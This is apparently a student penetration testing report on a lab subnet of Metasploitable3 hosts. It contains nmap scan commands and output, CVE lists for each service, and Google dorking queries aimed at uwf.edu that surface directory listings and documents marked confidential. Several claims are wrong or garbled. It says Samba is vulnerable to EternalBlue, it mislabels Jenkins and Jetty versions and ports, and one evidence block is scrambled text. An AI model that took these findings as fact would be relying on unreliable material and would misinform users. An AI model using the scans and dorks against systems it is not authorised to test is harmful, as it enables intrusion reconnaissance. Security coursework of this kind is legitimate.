

Penetration Testing Report for the University of West Florida (UWF)

Date: 11/24/24

Prepared for: Assigned Subnet 143.88.8.0/24

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Scope: Risk Assessment and Vulnerability Detection of Assigned Subnet
143.88.8.0/24

Addressing Cybersecurity Risks and Their Impact on Business Operations (GV.OC-01)

Introduction

Through this penetration test, vulnerabilities were identified in the assigned network that could be exploited to disrupt critical operations, compromise sensitive data, or allow unauthorized access. These risks align with the NIST Cybersecurity Framework control GV.OC-01, which emphasizes the importance of understanding how cybersecurity risks can disrupt an organization's ability to achieve its mission.

Host 143.88.8.15: SMB Vulnerabilities (SMB Version 2.1)

Finding: The target host was running an unpatched version of SMB 2.1 on Windows Server 2008 R2, which is vulnerable to EternalBlue (MS17-010). This exploit allows remote code execution and lateral movement.

Business Impact:

Disruption of file sharing or other critical services hosted on this machine.

Data exfiltration or ransomware attacks leveraging the SMB vulnerability, potentially halting business operations.

Reputational damage due to customer or stakeholder data breaches.

Alignment with Business Objectives:

The testing procedure reveals possible interruptions that could do the following by locating and recording these vulnerabilities:

Affect Operations: Disruptions to services like SMB, MySQL, or Nginx may affect day-to-day operations, reducing company effectiveness and productivity.

Violate Compliance: Weak setups that expose internal or customer data may result in penalties and harm to one's reputation.

Erode Trust: Systems that are compromised could undermine stakeholder and consumer trust, which would have a direct effect on the viability of the company.

Enumeration and Footprinting

Network Scanning (Nmap):

Discover live hosts:

```
(kali㉿kali)-[~]
$ nmap -sn 143.88.8.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-19 15:50 CST
Nmap scan report for 143.88.8.1
Host is up (0.0031s latency).
Nmap scan report for 143.88.8.10
Host is up (0.0034s latency).
Nmap scan report for 143.88.8.11
Host is up (0.0022s latency).
Nmap scan report for 143.88.8.12
Host is up (0.0020s latency).
Nmap scan report for 143.88.8.15
Host is up (0.0021s latency).
Nmap done: 256 IP addresses (5 hosts up) scanned in 15.32 seconds
```

Performing a comprehensive scan:

```
(kali㉿kali)-[~]
$ nmap -A -p- 143.88.8.0/24
```

```

Nmap scan report for 143.88.8.1
Host is up (0.0018s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
53/tcp    open  domain  (generic dns response: REFUSED)
80/tcp    open  http   nginx
|_http-title: Did not follow redirect to https://143.88.8.1/
443/tcp   open  ssl/http nginx
|_tls-alpn:
|   http/1.1
|   http/1.0
|   http/0.9
|_http-title: pfSense - Login
|_ssl-cert: Subject: commonName=pfSense-65bec43e0cdee/organizationName=pfSense GUI default Self-Signed Certificate
|_Subject Alternative Name: DNS:pfSense-65bec43e0cdee
|_Not valid before: 2024-02-03T22:54:54
|_Not valid after:  2025-03-07T22:54:54
|_ssl-date: TLS randomness does not represent time
|_service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF:DNSVersionBindReqTCP,E,"^0x0c^0x06^0x87^0x05^0x00^0x00^0x00^0x00";

```

```

Nmap scan report for 143.88.8.10
Host is up (0.0030s latency).
All 65535 scanned ports on 143.88.8.10 are in ignored states.
Not shown: 65535 closed tcp ports (conn-refused)

Nmap scan report for 143.88.8.11
Host is up (0.0021s latency).
Not shown: 65524 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     ProFTPD 1.3.5
22/tcp    open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 e4:0b:6c:8d:52:4c:8a:36:ff:34:3f:d6:4a:5a:7d:79 (DSA)
|   2048 0a:82:23:1c:77:63:d5:40:9f:1b:03:d9:18:2c:a8:1a (RSA)
|_ 256 87:2c:4f:59:dc:7e:4b:e5:55:6c:ae:cc:bc:45:2a:bd (ECDSA)
|_ 256 61:80:79:66:dc:00:7f:ad:05:4f:14:dd:d5:4b:f5:ce (ED25519)
80/tcp    open  http   Apache httpd 2.4.7
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Index of /
|_http-ls: Volume /
| SIZE  TIME          FILENAME
| -     2021-09-16 14:31  chat/
| -     2011-07-27 20:17  drupal/
| 1.8K  2021-09-16 14:31  payroll_app.php
| -     2013-04-08 12:06  phpmyadmin/
|_
445/tcp   open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
631/tcp   open  ipp    CUPS 1.7
|_http-server-header: CUPS/1.7 IPP/2.1
| http-robots.txt: 1 disallowed entry
|_/
|_http-methods:
|_ Potentially risky methods: PUT
|_http-title: Home - CUPS 1.7.2
3000/tcp  closed  ppp
3306/tcp  open  mysql   MySQL (unauthorized)
3500/tcp  closed  rtmp-port
6697/tcp  open  irc     UnrealIRCd
8080/tcp  open  http   Jetty 8.1.7.v20120910
|_http-title: Error 404 - Not Found
|_http-server-header: Jetty(8.1.7.v20120910)
8181/tcp  closed  intermapper
Service Info: Hosts: 127.0.2.1, METASPLOITABLE3-UB1404, irc.TestIRC.net; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


Host script results:
| smb-os-discovery:
| OS: Windows 6.1 (Samba 4.3.11-Ubuntu)

```

```

Computer name: metasploitable3-ub1404
NetBIOS computer name: METASPLOITABLE3-UB1404\x00
Domain name: \x00
FQDN: metasploitable3-ub1404
System time: 2024-11-19T00:34:52+00:00
smb-security-mode:
  account_used: guest
  authentication_level: user
  challenge_response: supported
  message_signing: disabled (dangerous, but default)
smb2-time:
  date: 2024-11-19T00:34:51
  start_date: N/A
smb2-security-mode:
  3:1:1:
  Message signing enabled but not required
clock-skew: mean: 1s, deviation: 3s, median: 0s

```



```

Nmap scan report for 143.88.8.12
Host is up (0.0031s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
5657/tcp  filtered unknown
15954/tcp filtered unknown

Stats: 8:56:39 elapsed; 255 hosts completed (5 up), 1 undergoing Connect Scan
Connect Scan Timing: About 84.06% done; ETC: 18:37 (0:00:12 remaining)
Nmap scan report for 143.88.8.15
Host is up (0.0020s latency).
Not shown: 65497 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp          Microsoft ftpd
|_ftp-syst:
|_SYST: Windows_NT
80/tcp    open  http         Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
|_http-methods:
|_ Potentially risky methods: TRACE
|_http-title: Site doesn't have a title (text/html).
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Windows Server 2008 R2 Standard 7601 Service Pack 1 microsoft-ds
1617/tcp  open  java-rmi     Java RMI
|_rmi-dumpregistry:
|_jmxrmi:
|_javax.management.remote.rmi.RMIServerImpl_Stub
@143.88.8.15:49155
|_extends:
|_java.rmi.server.RemoteStub
|_extends:
|_java.rmi.server.RemoteObject
|_java.rmi.server.RemoteObject
3306/tcp  open  mysql        MySQL 5.5.20-log
|mysql-info:
|_Protocol: 10
|_Version: 5.5.20-log
|_Thread ID: 16
|_Capabilities flags: 63487
|_Some Capabilities: SupportsLoadDataLocal, LongColumnFlag, Support41Auth, InteractiveClient, ConnectWithDatabase, IgnoreSgpipes, IgnoreSpaceBeforeParenthesis, FoundRows, LongPassword, Speaks41ProtocolNew, SupportsTransactions, Speaks41ProtocolOld, DontAllowDatabaseTableColumn, ODBCClient, SupportsCompression, SupportsMultipleResults, SupportsMultipleStatements, SupportsAuthPlugins
|_Status: Autocommit
|_Salt: P!RXC)0$!efP>$7+!d0
|_Auth Plugin Name: mysql_native_password
3389/tcp  open  ssl/ms-wbt-server?

```

```
| ssl-cert: Subject: commonName=metasploitable3-win2k8
| Not valid before: 2024-08-21T20:13:17
| Not valid after: 2025-02-20T20:13:17
|_ssl-date: 2024-11-19T12:47:11+00:00; +12h05m50s from scanner time.
3700/tcp open  giop          CORBA naming service
3820/tcp open  ssl/giop      CORBA naming service
|_ssl-date: 2024-11-19T12:47:11+00:00; +12h05m50s from scanner time.
| ssl-cert: Subject: commonName=localhost/organizationName=Oracle Corporation/stateOrProvinceName=California/countryName=US
| Not valid before: 2013-05-15T05:33:38
| Not valid after: 2023-05-13T05:33:38
4848/tcp open  ssl/http     Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
|_http-server-header: GlassFish Server Open Source Edition 4.0
| ssl-cert: Subject: commonName=localhost/organizationName=Oracle Corporation/stateOrProvinceName=California/countryName=US
| Not valid before: 2013-05-15T05:33:38
| Not valid after: 2023-05-13T05:33:38
|_http-title: Login
|_ssl-date: 2024-11-19T12:47:12+00:00; +12h05m51s from scanner time.
5985/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
7676/tcp open  java-message-service Java Message Service 301
8020/tcp open  http         Apache httpd
|_http-title: 503 Service Unavailable
|_http-server-header: Apache
8027/tcp open  papachi-p2p-srv?   Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
|_http-title: GlassFish Server - Server Running
|_http-open-proxy: Proxy might be redirecting requests
|_http-methods:
|_ Potentially risky methods: PUT DELETE TRACE
|_http-server-header: GlassFish Server Open Source Edition 4.0
8181/tcp open  ssl/http     Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
| ssl-cert: Subject: commonName=localhost/organizationName=Oracle Corporation/stateOrProvinceName=California/countryName=US
| Not valid before: 2013-05-15T05:33:38
| Not valid after: 2023-05-13T05:33:38
|_http-methods:
|_ Potentially risky methods: PUT DELETE TRACE
|_http-title: GlassFish Server - Server Running
|_http-server-header: GlassFish Server Open Source Edition 4.0
|_ssl-date: 2024-11-19T12:47:11+00:00; +12h05m51s from scanner time.
8383/tcp open  http         Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html; charset=iso-8859-1).
8484/tcp open  http         Jetty winstone-2.8
| http-robots.txt: 1 disallowed entry
|_/_
```

```
|_http-server-header: Jetty(winstone-2.8)
|_http-title: Dashboard [Jenkins]
8585/tcp open http Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)
|_http-server-header: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2
|_http-title: WAMP SERVER Homepage
8686/tcp open java-rmi Java RMI
| rmi-dumpregistry:
|   143.88.8.15/7676/jmxrmi
|     javax.management.remote.rmi.RMIServerImpl_Stub
|       @143.88.8.15:49474
|       extends
|         java.rmi.server.RemoteStub
|         extends
|           java.rmi.server.RemoteObject
| jmxrmi
|   javax.management.remote.rmi.RMIServerImpl_Stub
|     @143.88.8.15:8686
|     extends
|       java.rmi.server.RemoteStub
|       extends
|         java.rmi.server.RemoteObject
9200/tcp open wap-wsp?
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 400 Bad Request
|     Content-Type: text/plain; charset=UTF-8
|     Content-Length: 80
|     handler found for uri [/nice%20ports%2C/Tri%6Eity.txt%2ebak] and method [GET]
|   GetRequest:
|     HTTP/1.0 200 OK
|     Content-Type: application/json; charset=UTF-8
|     Content-Length: 312
|     "status" : 200,
|     "name" : "Metal Master",
|     "version" : {
|       "number" : "1.1.1",
|       "build_hash" : "f1585f096d3f3985e73456debdc1a0745f512bbc",
|       "build_timestamp" : "2014-04-16T14:27:12Z",
|       "build_snapshot" : false,
|       "lucene_version" : "4.7"
|       "tagline" : "You Know, for Search"
|     }
|     HTTPOptions:
|       HTTP/1.0 200 OK
|       Content-Type: text/plain; charset=UTF-8
|       Content-Length: 0
|     RTSPRequest, SIPOptions:
|       HTTP/1.1 200 OK
```

```

Host script results:
|_nbstat: NetBIOS name: METASPLOITABLE3, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:a8:b3:6e (VMware)
| smb2-security-mode:
|   2:1:0:
|-TCLPMessage signing enabled but not required
| smb2-time:
|   date: 2024-11-19T12:46:34
|   start_date: 2024-10-30T02:16:50
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|- message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows Server 2008 R2 Standard 7601 Service Pack 1 (Windows Server 2008 R2 Standard 6.1)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: metasploitable3-win2k8
|   NetBIOS computer name: METASPLOITABLE3\x00
|   Workgroup: WORKGROUP\x00
|   System time: 2024-11-19T04:46:36-08:00
|-clock-skew: mean: 13h14m25s, deviation: 3h01m27s, median: 12h05m50s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (5 hosts up) scanned in 32473.38 seconds

```

Show understanding of flaws that lead to vulnerabilities

143.88.8.1:

Open Port and Service: Port 80 (HTTP) - nginx.

Vulnerability: The nginx service running on this host is potentially outdated, which could make it vulnerable to directory traversal and denial-of-service attacks
CVE-2019-20372

Impact: Exploitation could allow an attacker to crash the web server or access sensitive files stored on the server.

Evidence:

```

Nmap scan report for 143.88.8.1
Host is up (0.0018s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
53/tcp    open  domain  (generic dns response: REFUSED)
80/tcp    open  http    nginx
|-http-title: Did not follow redirect to https://143.88.8.1/
443/tcp   open  ssl/http nginx

```

143.88.8.10:

```
Nmap scan report for 143.88.8.10
Host is up (0.0030s latency).
All 65535 scanned ports on 143.88.8.10 are in ignored states.
Not shown: 65535 closed tcp ports (conn-refused)
```

In the primary comprehensive scan it showed all ports closed.

```
[root@kali ~]# nmap -Pn -A 143.88.8.10
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-24 07:19 CST
Nmap scan report for 143.88.8.10
Host is up (0.0030s latency).
Not shown: 995 closed ports (conn-refused)
PORT      STATE SERVICE VERSION
3306/tcp  open  mysql  MySQL 5.5.16
|_ MySQL info:
|   Protocol: 10
|   Version: 5.5.16
|   Thread ID: 3256
|   Some Capabilities: ODBCClient, Supports41Auth, DontAllowDatabaseTableColumn, SupportsTransactions, Speaks41ProtocolOld, IgnoreSigpipes, SupportsLoadDataLocal, InteractiveClient, ConnectWithDatabase, LongPassword, Speaks41ProtocolNew, IgnoreSpaceBeforeParenthesis, LongColumnFlag, SupportsCompression, FoundRows, SupportsMultipleStatements, SupportsMultipleResults, SupportsAuthPlugins
|   Status: Autocommit
|   Auth Plugin Name: mysql_native_password
```

This secondary comprehensive scan added -Pn which showed that there was a service and an open port available.

Open Ports and Services:

Port 3306 (MySQL): MySQL 5.5.16

Vulnerability:

MySQL 5.5.16 is outdated and may have known vulnerabilities such as:

Authentication bypass CVE-2012-2122, which allows attackers to log in without valid credentials.

Weak default configurations that expose the database to unauthorized access.

Known exploits for remote code execution or data exfiltration in outdated MySQL versions.

Impact:

Attackers could exploit authentication flaws to gain access to the database, potentially leading to data theft, data manipulation and the use of the database as a pivot point for further attacks.

Evidence:

```

PORT      STATE SERVICE VERSION
3306/tcp  open  mysql  MySQL 5.5.16
|_mysql-info:
|   Protocol: 10
|   Version: 5.5.16
|   Thread ID: 1259
|   Capabilities Flags: 63487
|   Some Capabilities: 0084CClient, Support41Auth, DontAllowDatabaseTableColumn, SupportsTransactions, Speaks41ProtocolOld, IgnoreSigpipes, SupportsLoadDataLocal, InteractiveClient, ConnectWithDatabase, LongPassword, Speaks41ProtocolNew
, IgnoreSpaceBeforeParenthesis, LongColumnFlag, SupportsCompression, FoundRows, SupportsMultipleStatements, SupportsMultipleResults, SupportsAuthPlugins

```

143.88.8.11:

Open Ports and Services:

Port 21 (FTP): ProFTPD 1.3.5.

Port 22 (SSH): OpenSSH 6.6.1p1.

Port 80 (HTTP): Apache 2.4.7.

Port 445 (SMB): Samba 4.3.11-Ubuntu.

Port 631 (CUPS): Common Unix Printing System (CUPS 1.7).

Port 3306 (MySQL): Unauthorized MySQL.

Port 6697 (IRC): UnrealIRCd.

Port 8181 (HTTP): Jetty 8.1.7.

FTP on Port 21 (ProFTPD 1.3.5)

Vulnerability:

ProFTPD 1.3.5 is known to have vulnerabilities, such as remote code execution CVE-2015-3306.

Potential support for risky methods like PUT could allow malicious file uploads.

Impact: Exploitation could allow an attacker to execute commands on the server or upload malicious files.

Evidence:

```

PORT      STATE SERVICE      VERSION
21/tcp    open  sshd/ftp    ProFTPD 1.3.5

```

SSH on Port 22 (OpenSSH 6.6.1p1)

Vulnerability:

OpenSSH 6.6.1p1 is outdated and may be vulnerable to privilege escalation or brute force attacks CVE-2015-6563, CVE-2016-0777.

Weak configurations could allow attackers to exploit known flaws.

Impact: Attackers could gain unauthorized access or escalate privileges to take over the system.

Evidence:

```
22/tcp    open  ssh    dev  OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
```

HTTP on Port 80 (Apache 2.4.7)

Vulnerability:

Apache 2.4.7 is known to have multiple vulnerabilities, including privilege escalation CVE-2014-0226 and denial-of-service attacks CVE-2014-0118.

Directory listing is enabled (index of /), exposing sensitive files like payroll_app.php.

Impact:

Attackers could escalate privileges, crash the server, or exploit exposed files for reconnaissance or injection attacks.

Evidence:

```
80/tcp    open  http     Apache httpd 2.4.7
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Index of /
| http-ls: Volume /
| SIZE  TIME                FILENAME
| -      2021-09-16 14:31   chat/
| -      2011-07-27 20:17   drupal/
| 1.8K   2021-09-16 14:31   payroll_app.php
| -      2013-04-08 12:06   phpmyadmin/
```

SMB on Port 445 (Samba 4.3.11)

Vulnerability:

Samba 4.3.11 is vulnerable to the EternalBlue exploit (MS17-010), enabling remote code execution.

SMB message signing is disabled by default, making it susceptible to man-in-the-middle attacks.

Impact: Exploitation could lead to full system compromise or interception of SMB traffic.

Evidence:

Screenshot showing Samba version and the SMB script results (message_signing: disabled).

```
|_
445/tcp  open   netbios-ssn  Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
```

CUPS on Port 631

Vulnerability:

CUPS 1.7 has vulnerabilities, including information disclosure and denial-of-service attacks CVE-2014-5029.

Risky methods (PUT) detected, potentially allowing unauthorized modifications or file uploads.

Impact: Attackers could manipulate the printing service or perform a denial-of-service attack.

Evidence:

```
631/tcp  open   ipp      CUPS 1.7
|_http-server-header: CUPS/1.7 IPP/2.1
| http-robots.txt: 1 disallowed entry
|_/
| http-methods:
|_ Potentially risky methods: PUT
|_http-title: Home - CUPS 1.7.2
```

MySQL on Port 3306

Vulnerability:

MySQL 5.x may be vulnerable to authentication bypass CVE-2012-2122 and other exploits.

Unauthorized access suggests weak or default credentials.

Impact: Attackers could gain access to the database, leading to data theft or manipulation.

Evidence:

```
3306/tcp open  mysql      MySQL (unauthorized)
```

IRC on Port 6697 (UnrealIRCd)

Vulnerability:

UnrealIRCd versions may contain backdoors or remote code execution vulnerabilities
CVE-2010-2075.

Impact: Exploitation could allow attackers to execute arbitrary commands on the server.

Evidence:

```
6697/tcp open  irc      UnrealIRCd
```

HTTP on Port 8181 (Jetty 8.1.7)

Vulnerability:

Jetty 8.1.7 is outdated and susceptible to denial-of-service attacks CVE-2015-2080.

Directory traversal attacks may be possible, allowing unauthorized access to sensitive files.

Impact: Exploitation could disrupt the web application or expose sensitive data.

Evidence:

```
8080/tcp open  http      Jetty 8.1.7.v20120910
|_http-title: Error 404 - Not Found
|_http-server-header: Jetty(8.1.7.v20120910)
```

143.88.8.12:

```
Nmap scan report for 143.88.8.12
Host is up (0.0031s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE      SERVICE VERSION
5657/tcp  filtered  unknown
15954/tcp filtered  unknown
```

In the primary comprehensive scan it showed all ports closed.

```
└$ nmap -Pn -A 143.88.8.12
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-24 07:21 CST
Nmap scan report for 143.88.8.12
Host is up (0.0012s latency).
All 1000 scanned ports on 143.88.8.12 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.30 seconds
```

In the secondary comprehensive scan using additional -Pn it showed that all ports were closed

Vulnerability:

None detected. All TCP ports are closed, and no services are accessible.

This indicates the host is secured with no externally exposed services.

Impact: The lack of open ports reduces the attack surface

Evidence:

```
[~]$ nmap -Pn -A 143.88.8.12
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-24 07:21 CST
Nmap scan report for 143.88.8.12
Host is up (0.0012s latency).
All 1000 scanned ports on 143.88.8.12 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.30 seconds
```

143.88.8.15:

Open Ports and Services:

Port 21 (FTP): Microsoft FTPD.

Port 80 (HTTP): Microsoft IIS 7.5.

Port 445 (SMB): Windows Server 2008 R2 Standard.

Port 3306 (MySQL): MySQL 5.5.20-log.

Port 8080 (HTTP): Oracle GlassFish 4.0.

Port 8834 (HTTP): Jenkins (Jetty 2.2.21).

FTP on Port 21

Vulnerability:

FTP allows plaintext authentication, which makes credentials susceptible to interception during transit. Potential support for risky methods like PUT, enabling file uploads.

Impact: Attackers could intercept login credentials or upload malicious files.

Evidence:

```
PORT scan STATE SERVICE 3.88.4.16      VERSION
21/tcp   open  ftp latency).           Microsoft ftpd
|_ ftp-syst: 256 IP addresses (5 hosts up) scanned in 15.3
|_ SYST: Windows_NT
```

HTTP on Port 80 (Microsoft IIS 7.5)

Vulnerability:

IIS 7.5 is known to have a remote code execution vulnerability CVE-2017-7269.

Detection of risky HTTP methods such as TRACE may allow cross-site tracing attacks.

Impact: Exploitation of CVE-2017-7269 could result in full system compromise.

Evidence

```
80/tcp   open  http                  Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
|_http-methods:
|_ Potentially risky methods: TRACE
|_http-title: Site doesn't have a title (text/html).
```

SMB on Port 445 (Windows Server 2008 R2)

Vulnerability:

Windows Server 2008 R2 is vulnerable to the EternalBlue exploit (MS17-010), allowing remote code execution.

SMB lacks message signing by default, making it vulnerable to man-in-the-middle attacks.

Impact: Exploitation could allow attackers to gain full system access or intercept SMB communications.

Evidence:

```
135/tcp  open  msrpc          Microsoft Windows RPC
139/tcp  open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds   Windows Server 2008 R2 Standard 7601 Service Pack 1 microsoft-ds
1617/tcp open  java-rmi      Java RMI
| rmi-dumpregistry:
|   jmxrmi
|     javax.management.remote.rmi.RMIServerImpl_Stub
|     @143.88.8.15:49155
|     extends
|       java.rmi.server.RemoteStub
|       extends
|         java.rmi.server.RemoteObject
```

MySQL on Port 3306

Vulnerability:

MySQL 5.5.20 is outdated and vulnerable to authentication bypass exploits, **CVE-2012-2122**.

Default credentials or weak passwords may be used to access the database.

Impact: Unauthorized access to the database could lead to data exfiltration or manipulation.

Evidence:

```
3306/tcp open  mysql  http://192.168.1.11:3306/ MySQL 5.5.20-log
| mysql-info:
|   Protocol: 10
|   Version: 5.5.20-log
|   Thread ID: 16
|   Capabilities Flags: 63487
|     Some Capabilities: SupportsLoadDataLocal, LongColumnFlag, Support41Auth, InteractiveClient, ConnectWithDatabase, IgnoreSigpipes, IgnoreSpaceBeforeParenthesis, FoundRows, Lo
|     ngPassword, Speaks41ProtocolNew, SupportsTransactions, Speaks41ProtocolOld, DontAllowDatabaseTableColumn, ODBCClient, SupportsCompression, SupportsMultipleResults, SupportsMulti
|     pleStatements, SupportsAuthPlugins
|   Status: Autocommit
|   Salt: P!RXc)G$!eP>$7+ld0
|   Auth Plugin Name: mysql_native_password
```

HTTP on Port 8080 (Oracle GlassFish 4.0)

Vulnerability:

GlassFish 4.0 may support risky HTTP methods like PUT and DELETE, enabling attackers to upload malicious files.

Outdated GlassFish versions are prone to multiple CVEs, including remote code execution.

Impact: Exploitation could result in unauthorized file uploads or system compromise.

Evidence:

```
4848/tcp open ssl/http          Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
|_http-server-header: GlassFish Server Open Source Edition 4.0
| ssl-cert: Subject: commonName=localhost/organizationName=Oracle Corporation/stateOrProvinceName=California/countryName=US
| Not valid before: 2013-05-15T05:33:38
| Not valid after:  2023-05-13T05:33:38
|_http-title: Login
|_ssl-date: 2024-11-19T12:47:12+00:00; +12h05m51s from scanner time.
```

```
8080/tcp open http           Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
|_http-title: GlassFish Server - Server Running
|_http-open-proxy: Proxy might be redirecting requests
| http-methods:
|_ Potentially risky methods: PUT DELETE TRACE
|_http-server-header: GlassFish Server Open Source Edition 4.0
8181/tcp open ssl/http          Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
| ssl-cert: Subject: commonName=localhost/organizationName=Oracle Corporation/stateOrProvinceName=California/countryName=US
| Not valid before: 2013-05-15T05:33:38
| Not valid after:  2023-05-13T05:33:38
| http-methods:
|_ Potentially risky methods: PUT DELETE TRACE
|_http-title: GlassFish Server - Server Running
|_http-server-header: GlassFish Server Open Source Edition 4.0
|_ssl-date: 2024-11-19T12:47:11+00:00; +12h05m51s from scanner time.
```

HTTP on Port 8834 (Jenkins - Jetty 2.2.21)

Vulnerability:

Jenkins Dashboard (via Jetty) is running on an outdated version, Jetty 2.2.21, which is vulnerable to denial-of-service attacks CVE-2011-4461. Weak default configurations in Jenkins can lead to unauthorized access

Impact: Exploitation of Jetty vulnerabilities could crash the web application or allow attackers to gain unauthorized access.

Evidence:

```
8484/tcp open http                Jetty winstone-2.8
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Jetty(winstone-2.8)
|_http-title: Dashboard [Jenkins]
```

Identifying flaws via documentation by Google Hacking:

Search: site:ufw.edu intitle:"index of"

Index of /vmware/

..../			
VMware-Fusion-13.5.2-23775688_universal.dmg	17-May-2024 06:36	786669144	
VMware-Fusion-13.6.0-24238079_universal.dmg	04-Sep-2024 10:07	565992553	
VMware-Workstation-Full-17.5.2-23775571.x86_64...>	17-May-2024 06:36	535383468	
VMware-Workstation-Full-17.6.0-24238078.x86_64...>	04-Sep-2024 10:07	390548459	
VMware-workstation-full-17.5.2-23775571.exe	17-May-2024 06:36	648295400	
VMware-workstation-full-17.6.0-24238078.exe	04-Sep-2024 10:07	469732600	

Index of /

..../			
vmware/	04-Sep-2024 10:07	-	
SEED-Ubuntu20.04.zip	01-Sep-2022 10:12	7018108197	

Index of /data/UWF-ZeekData22/csv/

part-00000-0af89d10-df53-44fd-b124-a8a496fd5023..>	18-Dec-2023 17:55	4530213	
part-00000-15e3dd03-ea76-429e-a52a-ce96a90517f9..>	18-Dec-2023 17:55	2057705	
part-00000-318611a1-7cdc-4dd0-9348-c6368917fd0c..>	18-Dec-2023 17:55	2012939	
part-00000-5b4f5c3f-e8a9-4020-8fa1-e8985f7c27f3..>	18-Dec-2023 17:55	196337021	
part-00000-95e0a460-e7c5-4b35-8367-c2e6fbbcf9e1..>	18-Dec-2023 17:55	197216207	

Search: site:uwf.edu filetype:pdf confidential

Google search results for "site:uwf.edu filetype:pdf confidential".

- University of West Florida** <https://uwf.edu/media/student-health-services> PDF
 - Authorization for Release of Confidential Information**
 - If present, alcohol and drug abuse information has been disclosed from records whose confidentiality is protected by Federal law, Federal regulations. (42CFR, ...)
- University of West Florida** <https://confluence.uwf.edu:8443/display/PSY/Psychology+APC+Confidentiality+Statement+-+UWF+Confluence>
 - Psychology APC Confidentiality Statement - UWF Confluence**
 - This necessitates that the matters be treated with the utmost confidentiality and not shared with others. There may be occasion that you become aware of certain ...
- catalog.uwf.edu** <https://catalog.uwf.edu/academicpolicies/stud...> PDF
 - Student Records - UWF Catalog - University of West Florida**
 - by SE Records – Photos are used strictly for educational reasons, are confidential, and may not be published or released in any other context. Directory Information.
 - 2 pages
- University of West Florida** [https://confluence.uwf.edu:8443/display/EDU/FERPA+\(Family+Educational+Rights+and+Privacy+Act\)+Information+FAQs](https://confluence.uwf.edu:8443/display/EDU/FERPA+(Family+Educational+Rights+and+Privacy+Act)+Information+FAQs)
 - FERPA (Family Educational Rights and Privacy Act) Information FAQs**
 - FERPA is The 1974 Family Educational Rights and Privacy Act, also known as the Buckley Amendment, is a federal law (20 U.S.C.).
